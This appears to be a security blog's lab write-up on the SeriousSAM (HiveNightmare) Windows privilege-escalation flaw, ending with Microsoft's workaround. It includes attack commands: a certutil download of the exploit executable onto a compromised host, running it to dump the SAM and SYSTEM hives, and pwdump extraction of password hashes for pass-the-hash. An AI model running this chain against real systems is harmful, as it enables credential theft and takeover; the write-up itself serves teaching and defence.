SeriousSAM is a CVE which allows non privileged users to read registry and sensitive data. Users are then able to elevate their privileges using the obtained data. This vulnerability has exists in windows based machines for the longest time. It was just never uncovered till 20th of July 2021. I'll be exploiting the Elevation of Privilege Vulnerability in my own lab environment!
Executive Summary
An elevation of privilege vulnerability exists because of overly permissive Access Control Lists (ACLs) on multiple system files, including the Security Accounts Manager (SAM) database. An attacker who successfully exploited this vulnerability could run arbitrary code with SYSTEM privileges. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights. An attacker must have the ability to execute code on a victim system to exploit this vulnerability.
Link to Microsoft's post.
Prerequisites
There are certain prerequisites that have to be met in order for the attack to exploit this vulnerability. The vulnerability exists in the Volume Shadow Copy Service (VSS) AKA System Restore Points and the insecure SAM file permissions.
System Protection

System Protection has to be enabled for at least the C:/ drive. Has to be done by the administrator of the machine.

Restore Point




A restore point has to exist on the target machine. Has to be done by the administrator of the machine.
Privilege Escalation
Now lets assume we have an initial shell on the box as a low privilege user. This is how we would go about getting those hashes which we can then pass around 😉.
Transfer Malicious Executable

I'll be utilizing this repository by Kevin Beaumont to exploit this vulnerability. The latest version of the executable (as of writing this) can be downloaded from here.
C:\Users\user\Desktop\SeriousSAM>certutil -urlcache -f https://github.com/GossiTheDog/HiveNightmare/releases/download/0.5/HiveNightmare.exe HiveNightmare.exe
Run exploit

Running the executable successfully dumps out the SAM, SECURITY and SYSTEM files.
C:\Users\user\Desktop\SeriousSAM>HiveNightmare.exe
Dumping Hashes
Using CredDump7 we are able to dump the user accounts' hashes for further use.
┌──(root💀4pfsec)-[~/projects/seriousSam] └─# /opt/creddump7/pwdump.py SYSTEM-2021-06-13 SAM-2021-06-13

We were able to successfully dump the hashes from the target machines which we can then use to perform a Pass the Hash attack with psexec.
Workaround / Temporary Patch
By Microsoft.
Restrict access to the contents of %windir%\system32\config
Command Prompt (Run as administrator): icacls %windir%\\system32\\config\\*.* /inheritance:e
Windows PowerShell (Run as administrator): icacls $env:windir\\system32\\config\\*.* /inheritance:e
Delete Volume Shadow Copy Service (VSS) shadow copies
- Delete any System Restore points and Shadow volumes that existed prior to restricting access to %windir%\system32\config.
- Create a new System Restore point (if desired).
Impact of workaround Deleting shadow copies could impact restore operations, including the ability to restore data with third-party backup applications. For more information on how to delete shadow copies, see KB5005357- Delete Volume Shadow Copies.
Note You must restrict access and delete shadow copies to prevent exploitation of this vulnerability.
There's also a bunch of updates for the various versions of windows over on this page (at the bottom).
About the author
All things Information Security!
Comments
Join the discussionNo comments yet. Be the first to comment.